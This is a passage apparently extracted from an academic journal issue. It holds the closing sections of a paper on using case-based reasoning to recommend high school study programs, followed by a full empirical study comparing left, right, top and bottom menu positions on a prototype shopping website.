b) Verbal (KV), i.e. someone's competence to speak fluently.

c) Numeric (KB), i.e. some one's competence in numerical and calculating orders.

d) Logic (L), i.e. someone's competence to logically think by using symbols.

e) Mechanic (M), i.e. someone's competence in mechanics.

f) Nonverbal (KNV), i.e. someone's non-lingual thinking competence.

g) Interest, i.e. someone's propensity in Natural Sciences, Social Sciencesor Language.

Grades are student's academic achievement values at the semester when the selection of study program was done. For the matching of study programand academic competence, grades for the following subjects were considered:

a) Indonesian (bind)

b) English (bing)

c) Mathematics (mat)

d) Physics (fis)

e) Biology (bio)

f) Chemistry (kim)

g) Pancasila Moral Education (pmp)

h) Economics (eko)

i) History (sej)

Furthermore, a case will be stored in the recorded data structure, which contains the following features:

(iu, kv, kb, l, m, knv, minat, bind, bing, mat, fis, bio, kim, pmp, eko, sej, jur)

V. METHODOLOGY

The procedure applied in this study was to collect data of cases obtained from the records of student's intelligence test results and grades. The data were then stored as a set of cases in the case base. Several case bases were shown in Table-I.

TABLE I. THE CASE BASE FOR SELECTING STUDY PROGRAM INSHS

No	IU	Kv	Kb	L	M	Knv	Minat	Bind	Bing	Mat	Fis	Bio	Kim	Pmp	Eko	Sej	Jur
1	114	65	68	61	68	68	IPA	6	6	6	6	7	6	7	6	7	A3
2	103	76	60	36	79	65	IPA	6	5	6	5	6	6	7	7	7	A3
3	117	76	66	73	75	66	IPA	7	6	7	6	7	7	7	6	6	A2
4	108	54	70	93	73	70	IPA	7	6	6	6	7	7	6	7	6	A2
5	106	54	66	67	64	66	IPA	6	6	5	6	6	7	7	6	6	A3
6	110	54	62	93	58	62	IPA	7	7	7	8	7	7	7	8	7	A3
7	121	76	68	104	87	68	IPA	7	8	7	8	7	7	6	7	6	A1
8	112	65	64	89	70	64	IPA	6	6	6	6	6	7	6	6	7	A2
9	114	60	56	67	54	66	IPA	7	6	6	6	7	6	7	6	6	A3
10	119	92	86	84	64	86	IPA	6	7	7	6	6	7	7	6	6	A1
..	..	..	..	..	..	..	..	..	..	..	..	..	..	..	..	..	..
205	100	48	54	67	66	54	IPA	6	7	5	4	6	6	7	6	7	A3

The next step was to select the most appropriate case by applying an algorithm to measure the case similarity degree. From the features of case in the case base, it can be stated that only features of interest had symbol (string) values, while others had numerical values. Each case in the case base will be calculated for the similarity degree with new cases entered. Furthermore, it is the cases with highest similarity degree that are recommended as solutions.

VI. RESULTS AND DISCUSSION

In this study, the case base containing previous cases stored as described above was used. The following were the procedures applied and the test results:

The first step was to provide a new case input in the form as shown in Figure- 2.

Fig.2.   Case Input Form

Fig.3.   Example of the cases entered

For example, a new case was given, i.e. a student with the following grades:

Iu	= 107	Indonesian= 7
Kv	= 67	English= 6
Kb	= 89	Mathematics = 7
L	= 78	Physics = 6
M	= 65	Biology = 7
Knv	= 48	Chemistry= 7
Interest = IPA		PMP = 6
		Economics = 7

The results of the new case input with the above data were shown in Figure- 3.

After completing the data of student interest, it will give the results as shown in Figure- 4.

Figure- 4 shows that students with intelligence test results, interest and grades as previously entered were recommended to select Study program A1.

Fig.4.   Results of study programselection

The result was obtained by calculating the similarity degree between case input and all the cases in the case base. The results from a calculation of the case similarity degree were presented in table-II asfollow:

TABLE II.   CASE SIMILARITY VALUES

No	IU	Kv	Kb	L	M	Knv	Minat	Bind	Bing	Mat	Fis	Bio	Kim	Pmp	Eko	Sej	Jur	Sim
1	114	65	68	61	68	68	IPA	6	6	6	6	7	6	7	6	7	A3	0,823
2	103	76	60	36	79	65	IPA	6	5	6	5	6	6	7	7	7	A3	0,753
3	117	76	66	73	75	66	IPA	7	6	7	6	7	7	7	6	6	A2	0,861
4	108	54	70	93	73	70	IPA	7	6	6	6	7	7	6	7	6	A2	0,900
5	106	54	66	67	64	66	IPA	6	6	5	6	6	7	7	6	6	A3	0,789
6	110	54	62	93	58	62	IPA	7	7	7	8	7	7	7	8	7	A3	0,826
7	121	76	68	104	87	68	IPA	7	8	7	8	7	7	6	7	6	A1	0,809
8	112	65	64	89	70	64	IPA	6	6	6	6	6	7	6	6	7	A2	0,854
9	114	60	56	67	54	66	IPA	7	6	6	6	7	6	7	6	6	A3	0,822
10	119	92	86	84	64	86	IPA	6	7	7	6	6	7	7	6	6	A1	0,773
..	..	..	..	..	..	..	..	..	..	..	..	..	..	..	..	..	..	..
67	117	60	84	64	75	48	IPA	7	6	7	6	7	6	7	7	7	**A1**	**0,909**
..	..	..	..	..	..	..	..	..	..	..	..	..	..	..	..	..	..	..
205	100	48	54	67	66	54	IPA	6	7	5	4	6	6	7	6	7	A3	0,724

VII. CONCLUSION

In this study, CBR method was implemented for selecting study program in SHS. By providing the new case in the form of intelligence test results, student interest, and grades, the system could provide the recommended choice of study program. These results were based on the calculation of the similarity degree between input case and the cases from the case base with highest similarity degree.

REFFERENCES

[1] A. Aamold dan E. Plaza, "Case-based Reasoning: foundation issues, methodological variation and System approach", AI Communication 7(1), pp. 39-59, 1994

[2] D. Leake, "Case-Based Reasoning : Experiences, Lessons, and Future Directions", Menlo Park : AAAI Press/MIT Press, 1996

[3] R. L. Mantaras, D. Mcsherry, D. Bridge, D. Leake, B. Smyth, S. Craw, B. Falting, M. L. Maher, M. T. Cox, K. Forbus, M. Keane, A. Aamodt, I. Watson, "Retrieval, reuse, revision and retention in case-based reasoning", The Knowledge Engineering Review, Vol. 20:3, pp. 215-240, Cambridge University Press, United Kingdom, 2006

[4] M. Denis, and A. Jasmin, "Applying Case-based reasoning for mobile support in diagnosing infective diseases", International Conference on Signal Processing Systems, IEEE Computer Society. Pp 779-783, 2009

[5] W. Chen, P. Lou, Z. Shen, "Case-based reasoning and Intelligent Variation Approach in Fixture Design", Second International Symposium on Intelligent Information Technology Application. IEEE Computer Society, pp 833-837, 2008

[6] H. F. Jun, C. S. Ying, X. Zhen, S. Ping, "Extended Case-based reasoning for Intelligent System Configuration", Second International Conference on Computer Modeling and Simulation. IEEE Computer Society, pp 307-309, 2010

[7] G. Jiang, Y. Wang, H. Liu, "Research on Software Cost Evaluation Model based on Case-based Reasoning", Second WRI World Congress on Software Engineering. IEEE Computer Society, pp 338-341, 2010

[8] J. W. Keung, and T. Nguyen, "Quantitative Analysis for Non-linear System Performance Data using Case-based Reasoning", Asia Pacific Software Engineering Conference. IEEE Computer Society, pp 346-355, 2010

[9] L. Z. Wei and L. Li, "Research on Emergency Intelligent Decision Based on GIS and Case-based Reasoning", International Conference on System Science, Engineering Design and Manufacturing Information. IEEE Computer Society, pp 231-234, 2010

[10] W. Boehmer, "Analyzing Human Bahavior using Case-based Reasoning with help of Forensic Question", 24th International Conference on Advanced Information Networking and Application. IEEE Computer Society, pp 1189-1194, 2010

[11] S. Vacharaskunee and S. Intakosum, "XML Document Recommendation by Using Case-Based Reasoning", 11th ACIS International Conference on Software Engineering, Artificial Intelligence, Networking and Parallel/Distributed Computing. IEEE Computer Society, pp 121-126, 2011

[12] Q. F. Sun, L. Tan, L. Wang , C. C. Yu, "Application of Case-Based Reasoning Technology in Decision-Making System of Rural New Energy Utilization", 3rd International Conference on Information Management, Innovation Management and Industrial Engineering. IEEE Computer Society, pp 235-239, 2010

[13] F. Na, W. Jinmin, L. Ping, M. Suchang, "Optimal Vendor Selection Using Fuzzy Case Based Reasoning", Fourth International Conference on Intelligent Computation Technology and Automation. IEEE Computer Society, pp 1082-1084, 2011

[14] Y. Mianghai and X, Huanmin, "The Weight Calculation in the Case-Based Reasoning Based on Sensitivity Analysis", International Conference on Electrical and Control Engineering, IEEE Computer Society, pp 3119-3121, 2010

[15] H. Shi, M. Xin, W. Dong, "A Kind of Case Similarity Evaluation Model Based on Case-based Reasoning", IEEE International Conference on Internet of Things, and Cyber, Physical and Social Computing. IEEE Computer Society, pp 453-457, 2011

Menu Positioning on Web Pages. Does it Matter?

Dr Pietro Murano

Department of Computer Science, The Universal Design of
ICT Research Group,
Oslo and Akershus University College of Applied Sciences
Oslo, Norway

Tracey J. Lomas

Computer Science and Software Engineering
University of Salford
Salford, UK

Abstract—This paper concerns an investigation by the authors into the efficiency and user opinions of menu positioning in web pages. While the idea and use of menus on web pages are not new, the authors feel there is not enough empirical evidence to help designers choose an appropriate menu position. We therefore present the design and results of an empirical experiment, investigating the usability of menu positioning on web pages. A four condition experiment was conducted by the authors. Each condition tested a different menu position. The menu positions tested were left vertical, right vertical, top horizontal and bottom horizontal. The context was a fictitious online store. The results, based on statistical analysis and statistically significant findings, suggest that the top horizontal and left vertical positioned menus incurred fewer errors and fewer mouse clicks. Furthermore, the user satisfaction ratings were in line with the efficiency aspects observed.

Keywords—*User interfaces; menu design; Interface navigation; evaluation; usability; universal design*

I. INTRODUCTION

As the internet has been around for some years now, many users around the world have developed an adaptability when using web sites. This is because web sites do not always follow a predefined structure for their content or a predefined navigation structure. This in turn has forced users to become adaptable to the web sites they visit. This in some cases can lead to more errors or other potential problems when navigating around a web site.

There are potentially many different designs one can use to help users achieve their navigation aims whilst using a web site. Some examples include, having menu options placed on a web page on the left vertically, right vertically, top horizontally and bottom horizontally. Some web designers have even used other options on live web sites, e.g. having a menu in the middle of a web page [10]. Furthermore, there are respected works published which aim to help with menu design, such as the work of Dix, Finlay, Abowd and Beale [5], Benyon [3] and Rogers, Sharp, and Preece [14].

However, the authors of this paper feel that not enough is known about which menu design or positioning on a web page is better in terms of efficiency and user preference. Although there has been previous work done in this area, the authors feel that overall there is not clear enough evidence to show which menu positioning may be overall better. This is because in several studies carried out over the years, the results presented are not categorically in one single direction. This lack of clear knowledge can then in turn negatively affect the aim of

achieving fully universally designed web pages, e.g. menus placed at non-optimal positions on a web page could affect the universal design principles of 'Simple and Intuitive Use' and 'Tolerance for Error' [15].

Therefore in this paper some of the main works of others conducted with similar themes will be discussed. Then this paper is linked to some earlier work done by the authors and then will follow the description of an empirical experiment conducted to try and gain a better understanding of menu positioning on web pages. Lastly the main results from the data collected will be presented along with some conclusions based on our findings.

II. PREVIOUS WORK

Web navigation and investigating better ways to achieve it has been looked into by other researchers, e.g. Gwizdka and Spence [8] looked at ways of trying to predict 'lostness' and possible task success whilst navigating the web. Their reasoning suggested that such predictions could help in designing better web sites.

Some researchers have also looked at the aspect of satisfaction whilst navigating and using web sites. De Wulf, Schillewaert, Muylle and Rangarajan [4] adopted a mostly empirical approach to reach a conclusion that essentially suggests that if a web site is designed to give the users some pleasure the web site will tend to be more successful than if it does not give any pleasure. The authors suggested in their paper that features of a web site, such as the 'content, organisation and technology' can have an impact on the users' pleasure. They also found that pleasure or lack of pleasure can affect 'success variables'. By the authors' own discussion, they do suggest that their study has some limitations in their methodological approach to carrying out the study/data collection, e.g. participants supplied their own data etc.

Also Benbunan-Fich [2] conducted an evaluation of a commercial web site. A form of think aloud protocol was used and various usability problems were found, including problems with the navigation. She also found problems with the web site's content and interactivity. Some of the issues found with the navigation, involved users not being able to find certain categories of item, not being able to see controls for moving to another stage of the interaction and unclear links and/or buttons. One of the aspects that could have been stronger in this study would have been to use a larger sample of participants. However the work shows how potentially mainstream web sites can fail on simple usability issues.

In another study by McCarthy, Sasse and Riegelsberger [13] menu positioning was investigated in the context of a commercial web site which was manipulated to be either simple or complex. They tested three different menu positions (left, top and right of the page). Further, their study used eye tracking to examine where users were looking at certain points in the interaction. As one would expect, task time was significantly longer with the complex site. The different menu positions did not incur any statistical significance when averaged across the tasks done and the simple and complex sites. However there was better performance with the left positioned menu in relation to the use of the first page of the web site. When users then moved to a second page there were no differences for performance. The eye tracking data showed that the 'glances' made by the users had the heaviest distribution in the middle area of the page.

Overall the authors concluded that humans adapt quickly to a 'different' layout on a web page and that then the performance is not negatively affected. The only difference is with the use of the first page as mentioned above. They suggest that if there is some evidence to indicate that some other layout is good, then designers should not feel they cannot use it due to existing conventions.

One of the issues with this aspect, is that the reduction in performance with the first page a user visits is still not a desirable outcome. It is not clear from this study if such an approach would have a commercial impact, e.g. fewer visits and then possibly less profit. Furthermore in the study discussed above by De Wulf et al [4] some emphasis was placed on the pleasure factor of a web site. It is unclear if the approach suggested by McCarthy et al [13] would lead to less pleasure on the part of the users and then potentially less visits etc.

Furthermore, another interesting study by Fang and Holsapple [6] conducted an investigation into navigation structures for web sites. They tested three types of hierarchy ('subject-oriented, usage-oriented' and a combination of the first two) in relation to a series of simple and complex tasks. The authors found that the 'usage-oriented' and the combined form provide better usability than the 'subject-oriented' type.

However one aspect worth noting about the study is that the participants used in the study all had a basic knowledge of production and operations management (POM) via a course they had all taken. This was very good for ensuring that probably most participants had approximately equivalent knowledge about the topic. This is relevant as the web site prototype was also in the context of POM. Another aspect worth mentioning is that based on the screenshots included by the authors, the actual appearance of the web site prototype could have been more realistic looking. We feel that this could have had unknown effects on the results as web sites in 2007 were usually much more 'advanced' looking when compared with the prototype.

Also in a study by Yu and Roh [16], they investigated three different menu types. These were 'a simple selection menu, a global and local navigation menu and a pull-down menu'. In order to test these menus, they developed a prototype to look like a shopping web site. A group of participants were then recruited to take part in a series of tasks involving the finding of some information in relation to certain products. The main results showed that the pull-down menu incurred better searching performance in terms of speed and 'browsing task performance' was better with the global and local navigation menu. This was in terms of speed. The subjective feelings of the participants did not differ significantly across the three experimental conditions. One aspect worth mentioning concerns the structure of the prototype used in the study. This had 'four pages at each of the four levels' and could have had some unexpected effect, e.g. most real web sites are not structured so precisely.

Lastly, one of the authors of this paper has been involved with research into menu design for some time and in [12] the results of an empirical experiment were presented. In this study, a left vertical menu and a fisheye menu placed horizontally at the top of a page in a prototype supermarket web site were tested against a real supermarket web site using a horizontal menu placed at the top of a page. Overall no real differences in the comparison made were found. However on closer examination of the work, it was felt that perhaps the tasks that were designed could have been more challenging. If all the tasks are easy, then it could be difficult to observe differences in different kinds of menus. The authors of this paper have therefore tried to address this issue in the experiment described in this paper, by having some tasks that are slightly more difficult compared to our previous study [12]. Further, we have also tried to test more menu positions (four in total) than in the first experiment with the aim of being even more thorough.

Having discussed some of the previous relevant work done by others, the rest of this paper will now describe the details of our experiment, including the results and then some overall conclusions will be presented.

III.   MENU POSITIONING EXPERIMENT

A. Hypotheses

Four hypotheses (null and positive counterparts) were devised for this work and the main themes concerned task times, errors, mouse clicks and user satisfaction:

1) H_0: There will be no difference between the left, top, right and bottom positioned navigation bars for task time.
H_1: The navigation bar on the left hand side of the web site will incur shorter task times than the top, right and bottom positioned navigation bars.

2) H_0: There will be no difference between the left, top, right and bottom positioned navigation bars for errors.
H_1: The navigation bar on the left hand side of the web site will incur fewer errors than the top, right and bottom positioned navigation bars.

3) H_0: There will be no difference between the left, top, right and bottom positioned navigation bars in terms of the number of mouse clicks used to complete the tasks.
H_1: The navigation bar on the left hand side of the web site will incur fewer mouse clicks than the right, top or bottom navigation bars to complete the tasks.

4) H0: There will be no difference between the left, top, right and bottom positioned navigation bars in terms of user satisfaction whilst completing the tasks.

H1: The navigation bar on the left hand side of the web site will incur more user satisfaction than the top, right and bottom positioned navigation bars whilst completing the tasks.

B. Users

56 participants were recruited. The participants chosen for this experiment were recruited by means of a carefully designed recruitment questionnaire. The authors decided to select users with certain characteristics. The main characteristics were high computer usage experience, high confidence in using computers and experience of using the internet. Linked to these characteristics, the authors specifically decided to exclude anyone with no internet experience or anyone under 18 years of age. These choices were made because the authors wanted the data collected from participants to not be affected in any way with bias in relation to someone not having adequate IT skills. Also the focus of the study did not include minors. Furthermore the sample recruited had a mixture of male and female participants across the 18-59 age range.

C. Experimental Design

A between users design was used for this experiment, in which the 56 participants were randomly allocated to one of four conditions, the conditions were:

- The navigation bar on the left hand side of the web site

- The navigation bar on the right side of the web site

- The navigation bar at the top of the web site

- The navigation bar at the bottom of the web site

Apart from the navigation being in a different position on the web site all of the web site versions had the same content and appearance on them and all the instructions given to the participants were identical irrespective of the condition under consideration.

The between users design was chosen so that possible learning effects would be removed as the tasks used were identical across all four conditions. Linked to this, strong attempts were made to recruit individuals with similar backgrounds in terms of experience and confidence (see previous section for details). The similarity on backgrounds helped to offset potential participant effects in the use of a between users design.

D. Variables

The independent variables were the four navigational web site menus positioned at the four different locations on the web site and the type of tasks which involved finding items/information on the prototype web site.

The dependent variables were the performance and the participants' subjective opinions.

The dependent measures were the task time, the number of errors (i.e. wrong click(s) on a navigation link and/or the wrong item(s) selected), the number of mouse clicks and participants' subjective opinions regarding various features of the web site and the navigation used. The perceptive opinions were elicited by means of a post-experiment questionnaire which covered detailed aspects of the design of the basic web site, the navigation bar used and aspects of the participants' feelings during the experiment. A Likert [9] type scale ranging from 1 to 7 was used for all the questions, where for all questions a 7 score was the highest possible positive score that could be allocated.

E. Apparatus and Materials

The following materials were used in the experiment:

- A desktop PC running Windows 7, 2.00GB RAM and a 22" monitor,

- The four prototype web sites which were identical in content and style with the exception of the actual aspect being investigated, i.e. the navigation bar positioning (see Experimental Design section above for the actual positions used in the experiment).

- A stopwatch to record the time taken

- BB FlashBack [1] screen reader, used for recording the path the participant took in order to navigate to the items during the task, counting errors and mouse clicks.

- Firefox internet browser [7].

- A recruitment questionnaire including a consent statement completed before the experiment.

- A post-experiment questionnaire eliciting perceptive opinions about the user interface and navigation.

- An observation protocol used in conjunction with the screen recording software.

- An instruction sheet providing the participants with information about what the experiment involved.

There were six tasks for the experiment. Each of these was designed to simulate a typical shopping type activity where a user may be looking for a few items with an intent to buy. The tasks were further designed to ensure that the participants had to use the navigation bar on the web site.

The tasks were as follows:

- **Task 1:** Find the child's book Giant Land,

- **Task 2:** Find the head phones accessories for PlayStation 3,

- **Task 3:** Find the Music DVD Lady Gaga,

- **Task 4:** Find an E-Book that costs 7.00 GBP,

- **Task 5:** Find the film that does not have an image,

- **Task 6:** Find the item that has the wrong title.

F. Procedure

In order to conduct the experiment the procedure described below was followed.

Participants were recruited by means of the recruitment questionnaire and only individuals meeting the criteria identified in the Users section above were asked to take part.

Once the 56 participants were recruited and had given their consent, they were then randomly allocated to one of the four experimental conditions. This clearly resulted in each condition having 14 participants. The conditions were as follows:

- Left hand navigation bar,
- Right hand navigation bar,
- Top navigation bar,
- Bottom navigation bar.

The experiment was conducted with each participant individually. Each participant was treated with a welcoming manner. Before beginning the tasks, the participants were asked to read an information sheet. This contained information about confidentiality and use of the data collected. It also informed the participants about the use of a screen recorder and what it was being used for. Finally, participants were asked to click the 'purchase item' link when they had found the required item pertaining to a task.

At this point, each participant was issued with the first task and then on completion of the first task the next task was issued to the participants, until all six had been completed. Each task had the starting point at the home page which was set by experimenter. The decision of issuing one task at a time was taken so that participants would focus only on one task at a time and also not potentially be tempted to take a mental note of the other task items and look out for these as they navigated the web site. The web site was designed so as to have only one item that was the correct item for a task, e.g. there was only 1 e-book that was priced at £7.00 (Task 4), etc.

During each task, the screen reader recorded the activity on the screen, where the main aspects of interest were the errors made and the number of mouse clicks. The observation protocol was used by the experimenter to record the time taken from the stopwatch. The data (errors made and the number of mouse clicks) recorded by the screen reader were decoded after the participant had left the experiment location.

Once all the tasks were completed, each participant was asked to complete a post-experiment questionnaire (see Variables section above for a summary of the areas covered by the post-experiment questionnaire).

Finally, when the questionnaire was completed the participants were thanked for their time and participation.

G. Results

The data was initially explored by looking at the distributions and overall pattern (not included in this paper for brevity). The data was judged to be too non-normal for use with a parametric test. Therefore a Kruskal–Wallis [11] test was applied to all the performance data (task times, errors and mouse clicks) and perceptive opinions data. Where significant differences were identified by the test, these were followed up by Mann–Whitney U [11] tests for isolating the differences.

For task times, no significant differences were indicated by the Kruskal–Wallis test and will therefore not be discussed further in this section.

However, the Kruskal–Wallis test (please see Appendix A - Fig. 1 for the Mean Ranks for the errors discussed here) indicated that there was a significant difference in the number of errors made during Tasks 4 and 5 and this in turn significantly affected the total number of errors recorded: Task 4 Errors: $H(3) = 11.34$, $p = 0.01$, Task 5 Errors: $H(3) = 10.64$, $p = 0.01$, Total Errors: $H(3) = 15.02$, $p = 0.002$. The Mann–Whitney U tests suggest that across all the tasks the top navigation bar incurred overall fewer errors than the bottom navigation bar $U = 27.50$, $n1 = 14$, $n2 = 14$, $p = 0.001$, $r = 0.61$. Also the Mann–Whitney U tests suggest that the left navigation bar incurred significantly fewer errors for Tasks 4 and 5 compared to the bottom navigation bar: Task 4: $U = 35.00$, $n1 = 14$, $n2 = 14$, $p = 0.002$, $r = 0.58$. Task 5: $U = 40.50$, $n1 = 14$, $n2 = 14$, $p = 0.004$, $r = 0.55$. The differences in errors for the top and right navigation bars were not significant.

Regarding the number of mouse clicks recorded for each task under the four types of navigation bar, the Kruskal–Wallis test (please see Appendix A - Fig. 2 for the Mean Ranks for the mouse clicks discussed here) indicated that there was a significant difference in number of mouse clicks for Tasks 3, 4 and 5 and this in turn significantly affected the total number of mouse clicks recorded: Task 3 Mouse Clicks: $H(3) = 9.28$, $p = 0.03$, Task 4 Mouse Clicks: $H(3) = 7.96$, $p = 0.05$, Task 5 Mouse Clicks: $H(3) = 10.87$, $p = 0.01$. Total Mouse Clicks: $H(3) = 11.79$, $p = 0.01$. The Mann–Whitney U tests suggest that across all the tasks the top navigation bar incurred overall significantly fewer mouse clicks than the bottom navigation bar $U = 37.00$, $n1 = 14$, $n2 = 14$, $p = 0.01$, $r = 0.53$. Also the Mann–Whitney U tests suggest that the left navigation bar incurred significantly fewer mouse clicks for Task 5 and for the overall total mouse clicks, compared to the bottom navigation bar: Task 5: $U = 41.50$, $n1 = 14$, $n2 = 14$, $p = 0.003$, $r = 0.56$, Total Mouse Clicks: $U = 39.50$, $n1 = 14$, $n2 = 14$, $p = 0.01$, $r = 0.51$.

The data concerning perceptive opinions about the various navigation bar positions were also part of the Kruskal–Wallis test (please see Appendix A - Fig. 3 for the Mean Ranks for the perceptive opinions discussed here). The results of the test suggested significant differences concerning opinions about the ease of navigation, the ease of locating correct web pages and whether the current position of the navigation bar was well liked: Ease of Navigation: $H(3) = 8.20$, $p = 0.04$, Ease of Locating Correct Web Pages: $H(3) = 7.84$, $p = 0.05$, Current Position of Navigation Bar Well Liked: $H(3) = 32.35$, $p < 0.001$.

The Mann–Whitney U tests suggest significant differences in the opinions concerning the current layout of the navigation bar being tested, where the top navigation bar scored significantly higher approval scores compared to the right positioned navigation bar: $U = 5.00$, $n1 = 14$, $n2 = 14$, $p < 0.001$, $r = 0.83$. Also the top navigation bar scored significantly higher approval scores compared to the bottom positioned navigation bar: $U = 23.00$, $n1 = 14$, $n2 = 14$, $p < 0.001$, $r = 0.68$. Further the left navigation bar scored significantly higher

approval scores compared to the right positioned navigation bar: U = 5.00, n1 = 14, n2 = 14, p < 0.001, r = 0.84. The left navigation bar scored significantly higher approval scores compared to the bottom positioned navigation bar: U = 24.50, n1 = 14, n2 = 14, p < 0.001, r = 0.68.

Lastly the participants' feelings during the experiment were also analysed as part of the Kruskal–Wallis test and no significant differences were indicated and will therefore not be discussed further in this section.

IV. DISCUSSION AND CONCLUSIONS

The research carried out and described in this experiment, has helped to gain more understanding about which menu position may be better. As discussed above, in this experiment attempts were made to make some of the tasks more difficult than those in an earlier study done by one of the authors of this paper [12] and the experiment aimed to examine more menu positions.

Regarding the hypotheses devised, the positive hypothesis for hypotheses 1 is rejected, as there was no significant statistical difference in terms of times for the tasks and menu positions. However, for hypotheses 2, 3 and 4, the positive hypotheses are partially accepted. These suggested that the left vertical menu would incur fewer errors, fewer mouse clicks and more user satisfaction. However, while this is shown in the data analysed, the data also shows that the top horizontal menu did not perform any worse than the left vertical menu for errors, mouse clicks and user satisfaction.

Therefore overall, the results of this experiment suggest that menus placed at the top of a page horizontally or vertically at the left of a page seem to elicit better performance in users. This is in terms of errors and mouse clicks. No statistically significant differences in terms of task times were found. Furthermore, for the subjective opinions elicited from the participants, the statistically significant indicators were in line with the performance values.

The worst performing menu was the one placed at the bottom of the page horizontally. This should alert web designers that potentially the trend of recent years to place many items on a 'menu-type' configuration at the bottom of a web page is perhaps not the best place to position these options.

The authors would suggest that using menus placed at the top of a page horizontally or vertically at the left of a page would also go some way to helping in having web pages that are universally designed. Concerning the universal design principles of 'Simple and Intuitive Use' and 'Tolerance for Error' [15], the data suggests that using one of these two menu options would be better. The sample of participants had never seen our test web site and therefore it is suggested that the menus placed at the top of a page horizontally or vertically at the left of a page are simpler and more intuitive to use. The data collected for errors, mouse clicks and user satisfaction suggests this. Further this is linked with the aspect of being error tolerant. The significant differences in errors between the different menu positions suggest that menus placed at the top of a page horizontally or vertically at the left of a page would incur fewer errors.

Although it is felt that this study helps to increase our knowledge regarding menu and navigation design, more work could still be done to make things more clear. Some examples include investigating further other menu designs and other menu configurations. The authors hope to be able to engage in further studies around these contexts.

REFERENCES

[1] BB FlashBack, http://www.bbsoftware.co.uk/, Accessed March 2015.

[2] R. Benbunan-Fich, Using Protocol Analysis to Evaluate the Usability of a Commercial Web Site, Information and Management, 39: 2, P. 151-163, 2001.

[3] D. Benyon, Designing Interactive Systems A Comprehensive Guide to HCI and Interaction Design, 2nd Edition, Addison Wesley, 2010.

[4] K. De Wulf, N. Schillewaert, S. Muylle, and D. Rangarajan, The Role of Pleasure in Web Site Success, Information and Management, 43: 4, P. 434-446, 2006.

[5] A. Dix, J. Finlay, G.D. Abowd, R. and Beale, Human Computer Interaction, Pearson/Prentice Hall, 2004.

[6] X. Fang and C.W. Holsapple, Decision Support Systems, 43: 2, P.476-491, 2007.

[7] Firefox, https://www.mozilla.org/, Accessed March 2015.

[8] J. Gwizdka and I. Spence, Implicit Measures of Lostness and Success in Web Navigation, Interacting With Computers, 19: 3, p357-369, 2007.

[9] R.A. Likert, Technique for the Measurement of Attitudes, Columbia University Press, NY, 1932.

[10] Luleå University of Technology Web Site, http://www.ltu.se/?l=en, Accessed March 2015.

[11] A. Mayers, Introduction to Statistics and SPSS in Psychology, Pearson, 2013.

[12] P. Murano and K.K. Oenga, The Impact on Effectiveness and User Satisfaction of Menu Positioning on Web Pages, International Journal of Advanced Computer Science and Applications, 3: 9, 2012.

[13] J.D. McCarthy, M. A. Sasse, and J. Riegelsberger, Could I Have the Menu Please? An Eye Tracking Study of Design Conventions, People and Computers XVII — Designing for Society, pp 401-414, 2004.

[14] Y. Rogers, H. Sharp and J. Preece, Interaction Design Beyond Human Computer Interaction, 3rd Edition, Wiley, 2011.

[15] M.F. Story, Maximizing Usability: The Principles of Universal Design, Assistive Technology: The Official Journal of RESNA, 10:1, 4-12, 1998.

[16] B. Yu and S. Roh, The Effects of Menu Design on Information-Seeking Performance and User's Attitude on the World Wide Web, Journal of the American Society for Information Science and Technology, 53: 11, P.923–933, 2002.

APPENDIX A

Fig. 1.   Kruskal Wallis Mean Ranks for Errors in Relation to Tasks 4 and 5
